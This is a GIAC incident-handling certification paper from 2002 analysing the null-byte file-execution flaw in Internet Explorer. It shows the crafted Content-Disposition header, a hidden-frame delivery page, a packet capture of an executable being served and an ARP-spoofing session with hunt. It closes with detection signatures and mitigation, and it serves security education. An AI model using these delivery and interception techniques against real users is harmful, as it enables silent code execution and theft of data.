Global Information Assurance Certification Paper

GCIH - Practical Assignment V 2.0

Option 1 - Exploit in Action
Kumar Saurabh
February 2002

Null Byte bug in MSIE

Table of Contents

The Exploit

Introduction

Microsoft Internet Explorer (MSIE) is one of the most widely used software to browse the web. For a normal user this software presents an amazingly simple user interface and it is quite powerful with lots of options, most of which stay hidden from the user. Some of these options though not harmful under normal circumstances, can be exploited by attackers to cause immense harm. Still worse, most of such options are enabled by default, and the ordinary user never bothers to change the default settings, leaving their system vulnerable to a variety of attacks.

There have been numerous instances in the past where security holes were exploited by malicious attackers to gain control of home systems, steal private information and even use those systems to launch denial of service attacks against more secure sites. Some of the holes are so critical that with some amount of creativity an attacker can fool even a relatively educated user. To make the matters worse the vendors most of the times dub these holes as “not a serious threat” with arguments like one should visit only the trusted sites or that a workaround exists!

Imagine this. You get an email from one of your friends saying that he has put up pictures of his newborn baby at

http://192.168.10.12/tanya/pics.html. Just because you happen to trust this friend enough to click on this link, should an application do something as drastic as wiping out your whole hard drive! You think you are too paranoid to fall into such a trap. Well how about if you just typed http://www.google.com in Internet Explorer only to find all your documents getting transferred to some weird computer out there in the wild.

Well this is not a work of fiction but a grim reminder that there exist vulnerabilities in the software that requires some creativity and little skill to launch such damaging attacks on naïve and even more cautious users with same ease and success. And this one was one of the main reasons why I chose to write about this particular exploit.

Operating Systems

Vulnerability Matrix					
Vulnerable Operating System	All versions of windows, which includes Windows 9x, Windows 2000, Windows ME, Windows XP				
Vulnerable Internet Explorer Versions		IE 5.01 SP2	IE 5.5 SP1	IE 5.5 SP2	IE 6.0
	File Extension Spoofing	Yes	Yes	Yes	Yes
	Bypassing warning dialogs	Yes	Yes	No?	Yes

A couple of notes

- Microsoft Security Bulletin MS01-058 indicates that IE 5.01 SP2 is not vulnerable to file execution but is vulnerable to file name spoofing. For the purpose of testing the validity of source code generated by the author (see Appendix), IE version 5.00.2920 was used and it is vulnerable to both file execution and file name spoofing. However this version is no more supported by the vendor.
- While the file execution vulnerability gives the attacker a way to execute arbitrary code on the machine if the user initiates download of a file, the third one can prove quite helpful by fooling the user in starting and letting the download continue. The second variant is less critical, but nonetheless very serious since it allows an attacker to read files with known locations on a victim's machine.

Protocols/Applications

The exploit under study in this paper affects all versions of Windows Operating System, which run a vulnerable version of Internet Explorer. Internet Explorer and all web browsers use HTTP (Hyper Text Transfer Protocol), which is an open standard for exchanging information over the web. The vulnerability exploits certain recommendations made by this protocol. It must be mentioned here that the cause of vulnerability are not the recommendations, but instead a software bug due to which these recommendations are not fully honored, and security considerations not taken into account before trusting information received from a an external entity like a web server.

Brief Description

The exploit talked about above is the File Execution vulnerability in certain versions of Internet Explorer which is a widely used browser that comes free of cost bundled with most of the Windows Operating systems. Using this exploit an attacker can trick users of vulnerable versions of Internet Explorer into downloading and executing the code without the user's explicit knowledge or any additional actions. The main cause of this vulnerability is the presence of a null byte in the filename that confuses the Internet Explorer to not only download the file but also execute it. There are three related vulnerabilities that can be used to execute a successful attack

- File Execution Vulnerability, CVE candidate number is CAN-2001-0727
- Frame Domain Verification Variant, CVE candidate number is CAN-2001-0874
- Filename Spoofing Vulnerability, CVE candidate number is CAN-2001-0875

Variants

Recently some security holes have been discovered in IE caused by flawed handling of MIME [MIME] types. On 29th March 2001, this Microsoft Security Bulletin (MS01-020) was published which details how incorrect MIME header handling can cause IE to execute email attachment. The cause of the flaw was a bit different, but the attack method is pretty similar. An attacker would create an HTML email containing an executable attachment and then modify the attachment type to one of the incorrectly handled MIME type. As a result of this IE would automatically execute the attachment while rendering an email. On May 25, 2001 a patch was made available on the same website. CVE identifier for this vulnerability is CAN-2001-0154 .

On 17 Feb 2002, it was reported that IE ignores certain Content-type headers, and this flaw can be exploited to execute embedded javascript and information stealing. The workaround for this flaw is to disable scripting in IE. For a more detailed description visit http://www.securiteam.com/securitynews/5FP0F1P6AK.html

Some References

A general description of this attack can be read at this Securiteam site - http://www.securiteam.com/windowsntfocus/5DP0D1F61A.html. This site also contains the link http://www.solutions.fi/iebug2 , where you can test your Internet Explorer is vulnerable or not. A very informative site containing an email from Jouko, who reported this vulnerability first, can be accessed at http://marc.theaimsgroup.com/?l=bugtraq&m=100835204509262&w=2 .

Chronology of related events

Date	Description
Nov 26, 2001	Exploit first reported by Jouko Pynnonen of Oy Online Solutions Ltd and Juan Carlos G. Cuartango of Instituto Seguridad Internet and Jesús López de Aguileta (aguileta@eunate.net).
Dec 13, 2001	Microsoft comes out with a patch, which would be later withdrawn. Microsoft also provides some technical discussion on its Security Bulletin MS01-058 . This patch was intended to fix the following three flaws • File Execution Vulnerability, which is caused by incorrect handling of MIME types and allows a malicious web server to download and execute an arbitrary program on client's machine without needing the client's confirmation. • Technically a variant of "Frame Domain Verification" vulnerability, this can allow a malicious web operator to open two windows, one in the server's domain and another in local domain where it would have access to local file system and information can be transferred from the latter to the former browser. • File Name Spoofing vulnerability, which allows an attacker to camouflage the extension of the attachment and can possibly trick the user into downloading malware.
Dec 16, 2001	Original patch updated.
Feb 11, 2002	Official version of patch available at Microsoft Security Bulletin MS02-005 , which fixes following flaws besides the ones under study in this paper. • A buffer overrun vulnerability associated with an HTML directive that's used to incorporate a document within a web page. By creating a web page that invokes the directive using specially selected attributes, an attacker could cause code to run on the user's system. • A vulnerability associated with the GetObject scripting function. Before providing a handle to an operating system object, GetObject performs a series of security checks to ensure that the caller has sufficient privileges to it. However, by requesting a handle to a file using a specially malformed representation, it would be possible to bypass some of these checks, thereby allowing a web page to complete an operation that should be prevented, namely, reading files on the computer of a visiting user's system. • A vulnerability that could allow a web page to open a file on the web site, using any application installed on a user's system. By design, IE should only open a file on a web site using the application that's registered to that type of file, and even then only if it's on a list of safe applications. However, through a flaw in the handling of the Content-Type HTML header field, an attacker could circumvent this restriction, and specify the application that should be invoked to process a particular file. IE would comply, even if the application was listed as unsafe. • A vulnerability that could enable a web page to run a script even if the user has disabled scripting. IE

checks for the presence of scripts when initially rendering a page. However, the capability exists for objects on a page to respond to asynchronous events; by misusing this capability in a particular way, it could be possible for a web page to fire a script after the page has passed the initial security checks.
- A newly discovered variant of the "Frame Domain Verification" vulnerability discussed in Microsoft Security Bulletin MS01-058 . The vulnerability could enable a malicious web site operator to open two browser windows, one in the web site's domain and the other on the user's local file system, and to use the Document.open function to pass information from the latter to the former. This could enable the web site operator to read, but not change, any file on the user's local computer that could be opened in a browser window. In addition, this could be used to mis-represent the URL in the address bar in a window opened from their site.

The Attack

Description and diagram of the network



Fig. 1 Network Diagram

Above is a rough sketch of the network topology deployed. Corporate network consists of three segments

- Developer's Network :- Developers have access to this network segment (192.168.20.*) only. Source code depots and backup systems reside on this segment. This segment has a wide variety of machines running different operating systems like Windows NT, Windows XP, Windows 2000, Redhat Linux 7.1 to mention a few.
- Executive's Network :- This segment (192.168.30.*) is used has all the machines used by the executive level officers in the company. All the machines on this segment are running Windows 2000 with Service Pack 2 installed.
- Marketing's Network :- This segment (192.168.10.*) is used mainly by the Marketing team. This would be the center of focus for the attacks launched, hence let me describe this segment in more detail. Three members on the Marketing team are Eve, Bob and Mo. All the systems on the Marketing network are Windows 2000 Boxes with Service Pack 2 installed. Default browsers on all these systems are Internet Explorer 6.0. All these machines are connected to a CISCO 2924 Switch, which allows port monitoring.

As a policy the three segments don't have access to the other segments on the corporate network. The only exception is IT team, which resides on the developer segment but has access to all the three segments for obvious reasons.
This is a totally fictitious network, however it serves well to demonstrate some of the attacks that can be carried out using this exploit. Some of the logs presented later were recovered while running an exploit on a network that looked like the shaded

segment, which will be the focus of our discussion.

Protocol Description

This attack uses HTTP to deliver a specially crafted packet to the victim's machine in response to an HTTP request. Before delving into more details, lets pause to examine a few things about this protocol, which is a standard for exchanging information/data on the web.

What is HTTP? HTTP stands for Hyper Text Transfer Protocol. This protocol is used over the World Wide Web to transfer files, and all sorts of data be it images, music files, data files or results from a search engine. This protocol is powerful enough to allow for transfer of all the above mentioned data types and much more. All the data that can be transferred are referred to as *Resources* . HTTP is a client-server or request/response protocol, which means that an HTTP client makes a request to a HTTP server for a *Resource* . For example when we enter http://www.sans.org/index.html in the address bar of our favorite browser we make a request for a Resource, which happens to be an html file named "index.html" served by a server with the name "www.sans.org". In this example our browser acts as an HTTP client. The first version of HTTP protocol [HTTP] mainly used to transfer raw data, but the protocol has undergone tremendous improvement with facilities that allow messages to be in MIME-like message format. MIME (Multipurpose Internet Mail extensions) specifies message formats that allow the message bodies to be multipart and non-textual and able to contain metainformation about transferred data as well as modifiers for request/response semantics.

How does this protocol work? . A client sends a request to the server in the form of a request method, URI (Universal Resource Identifier), and protocol version, followed by a MIME-like message containing request - modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME message containing server information, entity, meta-information, and possible entity-body content. A sample request would look like

```
GET index.html HTTP/1.0
From: me@mydomain.com
User-Agent: MyFavoriteBrowser/1.0
[blank line here]
```

This request is for a file "index.html", which is accessed using a URI relative to the server. As in the example discussed above if we are accessing http://www.sans.org/index.html, this request would be dispatched to www.sans.org over a reliable connection, which typically would be a tcp connection, but HTTP doesn't mandate the transfer protocol as long as it is reliable.

Now let us look at a simple response

```
HTTP/1.0 200 OK
Date: Sat, 31 Dec 2001 23:59:59 GMT
Content-Type: text/html
Content-Length: 1000

<html>
<body>
< h1 > Hello! < /h1 >
  .
  .
  .
</body>
</html>
```

The first line is the status line, which says that everything is OK. Notice that the contents of index.html file are included later in the response; this part is also referred to as "payload" of the response.

What is an entity? An entity is the information transferred as the payload of a request or response. In other words, it is the information requested along with some meta information about the information. An entity consists of meta-information in the form of entity-header fields and content in the form of an entity-body. For example, if we need to transfer a music file, the music data would be included in the entity body while the information that the data being sent is music data will be present in some entity header. HTTP allows entity headers to be extensible, i.e. new entity headers may be defined without changing the protocol. The recipient can ignore unrecognized headers. Content-disposition header is one such header. The exploit under study in essence tricks MS Internet Explorer into believing that the malicious executable being sent is not an executable but of some other innocuous type like say an audio file or image file, and since the user has allowed opening of audio files automatically, the same action is achieved even for a different file type.

The Content-Disposition [CDP] response-header field has been proposed as a means for the origin server to suggest a default

filename if the user requests that the content be saved to a file. This usage is derived from the definition of Content-Disposition in RFC 1806. Content-disposition is intended to be a hint as to which presentation method is chosen for the content. Two most common disposition types are – inline and attachment. Inline disposition type advises the recipient to display the content automatically. Just a reminder of this fact that this is not mandated but just a suggestion. Content disposition header may contain a filename parameter. This is a suggestion to the recipient to be used as the filename if the entity is detached and stored in a separate file. The authors of this draft were farsighted to suggest that the recipient should not blindly use the suggested filename, instead they should check for

- Conformity with local filename conventions
- Does not overwrite an existing file
- Security Considerations

At this point it should become clear that there is a potential for error or misinterpretation/ bad implementation in the software, which is acting as an agent. Some things that the software can do wrong are

- Display the content automatically, if the content disposition type is inline. This can be used to execute arbitrary programs even.
- Contents can be saved/executed automatically without the user's explicit permission or wish.
- Use the nuances of file naming conventions to dupe the software into believing accepting the content with a non-genuine filename, and exploit the association between file extensions and default actions. On some operating systems this amounts to executing the downloaded program or spawning another program on the system that may have known vulnerabilities or might have been previously compromised.

How the exploit works

The flaw that lets an attacker execute arbitrary programs arises because MSIE treats the filename in two different ways in different modules. The module that monitors the filenames gets confused by the presence of a null byte and interprets that to be the end of the filename string. However the module responsible for saving the content in the http response uses the complete filename. As a result the filename "funnyPic.jpg%00.exe" gets seen as "funnyPic.jpg" by the filename-monitoring module, which seems like a rather innocuous jpeg filename. But during download it is interpreted as "funnyPic.jpg%00.exe" which does seem like an executable. As if this wasn't enough, if the MIME type is chosen right and content-disposition type is "inline" MSIE gets the hint to automatically display the content (but only after checking that it poses no security threats, neither does it overwrite files and is in conformity with the local file naming conventions). MSIE then executes the downloaded file as well, circumventing all warning dialogs!! As a result, from the user's perspective a potentially malicious program got executed on his system just because he clicked on a URL. Neither was he presented with any dialogs asking for his permission to download, save or execute the program contained in the http content, nor could he see anything suspicious because of filename getting spoofed as well, as described above.

Exploiting trust

For this attack to work, a malicious server has to be employed as the packet delivered needs to be crafted, which is not possible without an obliging http server. However using some trickery, user can be made to access a suspicious looking strange web server from a rather genuine website. A common example would be to refer to a remote web page residing on a malicious server from a commonly visited web page like a repository of documents relating to some interesting topics. Search engines might rate this site as popular and numerous unsuspecting users would be visiting that page. That page can include an invisible frame, which has a reference to something like http://55.55.55.55/funnyPic.jpg (55.55.55.55 has no relation to any actual address, just happens to be a random choice). The user's browser in the process of resolving links within the frames will make a request to the rogue server as well, which the user might not have permitted knowingly/explicitly. It should be obvious that a full-fledged http server is not even required, just a program that can consume http requests and spit out the crafted http packets would suffice.

Another way to launch this attack would be to use a bit of social engineering. However this requires a trust relationship between the victim and the attacker. It might be shocking how little persuasion is required to make someone click on a link during a cyber conversation. This piece of malicious http response can be delivered in response to a request for a picture, pirated software, mp3s or movies (just to name a few). Since most firewalls are configured to allow traffic on port 80 (default port used by web servers), this attack can be effectively employed against home users and corporate users alike.

A bit more sophisticated version

Till now an essential ingredient in a successful launch of this attack has been exploiting user's trust – even in the case when the references are hidden he has to trust the original web page enough to access it. Moreover that technique could not be launched against a specific target without exploiting some kind of trust relationship. Now we will see how to force such an attack on a specific victim, but this approach requires more access to the victim's network and environment. This approach is a blend of spoofing and session hijacking. Lets suppose we have a disgruntled junior sales employee named Eve who hates his boss Bob for denying that extra commission and all he wants is the comprehensive list of clientele his boss is working with. Now being a small company, Bob and Eve are on the same network segment and Eve can easily sniff on all the traffic emanating from Bob's box. Well that makes it so much easier for him to launch a successful session hijacking as he can see all the traffic and even though his boss runs an operating system which doesn't use trivially predictable sequence numbers, he doesn't really need to predict the sequence numbers in order to hijack the session. Eve spies on Bob for a couple of weeks to observe his browsing habits and watches all the connections that Bob is making and notices that Bob being extremely interested in current affairs visits cnn.com on a daily basis, first thing in the morning almost like a ritual. So as soon as Bob click on www.cnn.com, Eve who has been laying in ambush intercepts this requests and sends to Bob a web page that looks the same as one that he would have got it directly from www.cnn.com site. That is all Eve needs to do to exploit the vulnerability in Bob's Internet Browser and launch any program, something even as vicious as one which would wipe out Bob's hard drive.

Exploit Code

In absence of any readily available exploit on the web (guess because it's a trivial job to code this one), I tried to come up with a program that runs like a web server and is capable of delivering any executable in the payload of an http reply. A vulnerable MSIE on receiving this response will execute the executable. I have tried delivering "netcat" and "tini" using this program on my test network and it works like a charm. The complete code is written in Java, and it works! Below I am providing pseudo code for what the program works. Actual code is included in the **Appendix** .

1. Listen for http requests on port 80
2. On receiving a request, ignore what is requested, just consume the input
3. Craft the special http header and write it to the socket on which the client is connected.
4. Now read from the executable and write it to the socket after chunk encoding it!

And voila! We have a working exploit. Lets look at first few packets generated using this program and captured using ethereal [**ETHRL**].

```
                          ...
Frame 12 (69 on wire, 69 captured)
Ethernet II
Internet Protocol, Src Addr: 192.168.10.13, Dst Addr: 192.168.10.10
Transmission Control Protocol, Src Port: http (80), Dst Port: 1033 (1033), Seq: 4029904848, Ack: 1258216365
Hypertext Transfer Protocol
    HTTP/1.1 200 OK

Frame 13 (1514 on wire, 1514 captured)
Ethernet II
Internet Protocol, Src Addr: 192.168.10.13, Dst Addr: 192.168.10.10
Transmission Control Protocol, Src Port: http (80), Dst Port: 1033 (1033), Seq: 4029904863, Ack: 1258216365
Hypertext Transfer Protocol
    \r\n
    Date: Mon, 21 Jan 2002 20:50:07 GMT\r\n
    Server: Apache\r\n
    Content-disposition: inline;filename="myself.jpg%00.exe"\r\n
    Keep-Alive: timeout=15, max=99\r\n
    Connection: Keep-alive\r\n
    Transfer-encoding: chunked\r\n
    Content-Type: audio/midi\r\n
    \r\n
    Data (1235 bytes)

0000  64 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00   d00..MZ.........
0010  00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00   .............@..
0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 b0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01   .............!..
0050  4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20   L.!This program
```

```
0060  63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e   cannot be run in
0070  20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00    DOS mode....$..
0080  00 00 00 00 00 5d 17 1d db 19 76 73 88 19 76 73   .....]....vs..vs
0090  88 19 76 73 88 19 76 73 88 0a 76 73 88 e5 56 61   ..vs..vs..vs..Va
00a0  88 18 76 73 88 52 69 63 68 19 76 73 88 00 00 00   ..vs.Rich.vs....
00b0  00 00 00 00 00 50 45 00 00 4c 01 03 00 98 ac b4   .....PE..L......
00c0  39 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 05   9...............
00d0  0c 00 04 00 00 00 ca 00 00 00 00 00 00 00 10 00   ................
00e0  00 00 10 00 00 00 20 00 00 00 00 40 00 00 10 00   ...... ....@....
0 00 00 00 00 00 00 00 00 00 00 00 00 00   ..............
03e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0400  00 00 00 00 00 68 14 30 40 00 68 01 01 00 00 e8   .....h.0@.h.....


Contd........
```

The most crucial information in the above packets is
Content-disposition: inline;filename="myself.jpg%00.exe"\r\n
MSIE is HTTP specification compliant but it fails to honor all the extensions allowed by the specification and certainly not without disastrous results. Notice that in the second packet captured above the rest of the packet is data, which are the bytes from the executable that will be executed on the victim's machine. We can effectively deliver *any* executable binary in this way, just by including it in the payload of the http packet. What is alarming is that in event of slow downloads speed, a dialog box pops up with details of the download.



Fig. 2 Download details

However this dialog box doesn't help much either as the name of the file being downloaded does not show the ".exe" suffix. One very easy way to detect that such an exploit is running is to check the process list using task manager. Included below is a sample screenshot of task-manager on the victim machine just after it received the malformed http packet.



Fig. 3 Task Manager

Notice the process running with the name "myself[2].jpg%0"!!! When you see something like that, please immediately contact your incident handling team.

Description of Attack

This section we will demonstration how the attack can actually be carried out against the victim. First lets analyze “exploiting the trust” version.

One fine morning, Bob gets a rather informal email from Eve that read

Hi Bob!
I returned yesterday from Sans Conference held at San Francisco and it was just great.
They had a lot of security experts and companies participating in the conference. I
have compiled a list of clients and potential business opportunities that might be
interesting. The document is at http://192.168.10.13/public/docs/SansClients.html .

Let me know what you think of these.
Trustworthy Eve!

Note that 192.168.10.13 is the address of Eve’s machine and Bob has been accessing the repository of documents that he maintains on his machine and is accessible by people in the business administration group.

Eve has meanwhile installed a malicious web server on his computer that upon receiving a request for SansClient.html from Bob’s machine sends out an html page containing following html code.

```
&ltframeset rows="100%,*" framespacing="0">
&ltframe name="genuineFrame" src="SansClient.txt" scrolling="auto">
&ltframe name="hiddenFrame" src="maliciousHTTPPacketGenerator.cgi">
```

```
</frameset>
```

The above html code splits the browser frame into two parts. Since one part occupies 100% of the window space, the other one becomes invisible. The hidden frame contains the link to the malicious http packet generator program. Note that its not the cgi program that will create the packet, it will be just used as a hint to the server to send out the malicious packet and hence the link can be changed to something less suspicious like “header.txt” and ensure that the server understands this trigger. Now the details for the second approach that involves sniffing, spoofing and a man in the middle attack. First thing on Eve’s to-do list is to gather enough information about Bob so that he can launch an attack that would be expected to be more successful. But being on a switched networked simple sniffing wont help much. Eve then decides to use Hunt [HUNT] , an excellent tool that makes the job of spoofing and session hijacking a child’s game. Hunt provides for an ARP relay daemon, which not only spoofs addresses but also forwards the traffic both ways so that everything looks “normal” to Bob.

A sample run of hunt which will establish Eve as the man-in-middle between Bob's machine(192.168.10.10) and the default gateway (192.168.10.1)

```
Eve@192.168.10.13  hunt-1.5]# ./hunt
/**     hunt 1.5
*       multipurpose connection intruder / sniffer for Linux
 *      (c) 1998-2000 by kra
 */
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 63/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
-> d
--- daemons --- rcvpkt 7, free/alloc 63/64 ------

r) reset daemon
a) arp spoof + arp relayer daemon
s) sniff daemon
m) mac discovery daemon
x) return
-dm> a
--- arpspoof daemon --- rcvpkt 7, free/alloc 63/64 ------

s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> s
daemon started
--- arpspoof daemon --- rcvpkt 7, free/alloc 63/64 ---Y---
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> a
src/dst host1 to arp spoof> 192.168.10.10
host1 fake mac [EA:1A:DE:AD:BE:05]>
src/dst host2 to arp spoof> 192.168.10.1
 fake mac [EA:1A:DE:AD:BE:06]>
refresh interval sec [0]> 30
..ARP spoof succeeded
--- arpspoof daemon --- rcvpkt 67, free/alloc 63/64 ---Y---
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof     i/I) insert single/range arp spoof
d)   delete host to host arp spoof  r/R) remove single/range arp spoof
t/T) test if arp spoof successed    y) relay database
x)   return
-arps> l
```

```
0) on 192.168.10.1   is 192.168.10.10   as EA:1A:DE:AD:BE:05 refresh 30s
1) on 192.168.10.10   is 192.168.10.1   as EA:1A:DE:AD:BE:06 refresh 30s
```

Now Eve enhances the relaying module to do some sort of html rewriting to deliver the crafted http packet. HTML is the de facto standard for web page authoring. The main content of any html page is enclosed within tags &ltbody> and </body>. This enhanced module receives the html page that was returned in response to an http request say for http://www.google.com. This module intercepts this request and never relays back the original response instead sends back an html page that has the contents of a the visible frame as that from the intended site (which in this example is htttp://www.google.com) and the invisible frame contains an image, the source of which is a malicious server. Bob's browser will try to resolve the frames once it gets this doctored page and it would make a request to the malicious server as well. MSIE downloads an executable from the malicious server and even executes it!! Eve can now do pretty much whatever Bob has permissions to do. Most of the time users are logged in if not as part of the administrator group, they are at least part of the power user group, which had privileges to install programs.

Using password sniffer programs and key-loggers, Eve can spy on Bob and discover very precious secrets, if leaked could totally ruin the fledgling startup.

Signature of Attack

Since the most crucial point for this attack to succeed is the presence of a null byte in the filename, this is an essential part of the signature. But this can lead to many false positives. Additional bit of information are Content-type is "audio/midi" or "text/css" and the file extension is .exe. These additional constraints will help reduce the false positives. However there are other signs to detect this attack. If there is a dialog box flashing on your window (when the download speed is too high) or a download box appears without your explicit permission to download the indicated content, you should watch out. In case you didn't have enough time to cancel the download, you should check the list of processes running and ensure that only trusted programs are running on the background. However this doesn't exclude the possibility that before a user can examine the process, it already finished doing what the attacker intended it to do and terminated.

How to protect against it

At host level, in absence of a patch from the vendor, the only way to safeguard against this attack was to disable file download in Internet Explorer as follows

1. Click Tools
2. Select Internet Options
3. Click the Security tab, you should see the following window at this stage



Fig. 4 IE -> Tools -> Internet Options -> Security

4. Click Custom Level
5. In the Downloads section, under File Download, Select "Disable"

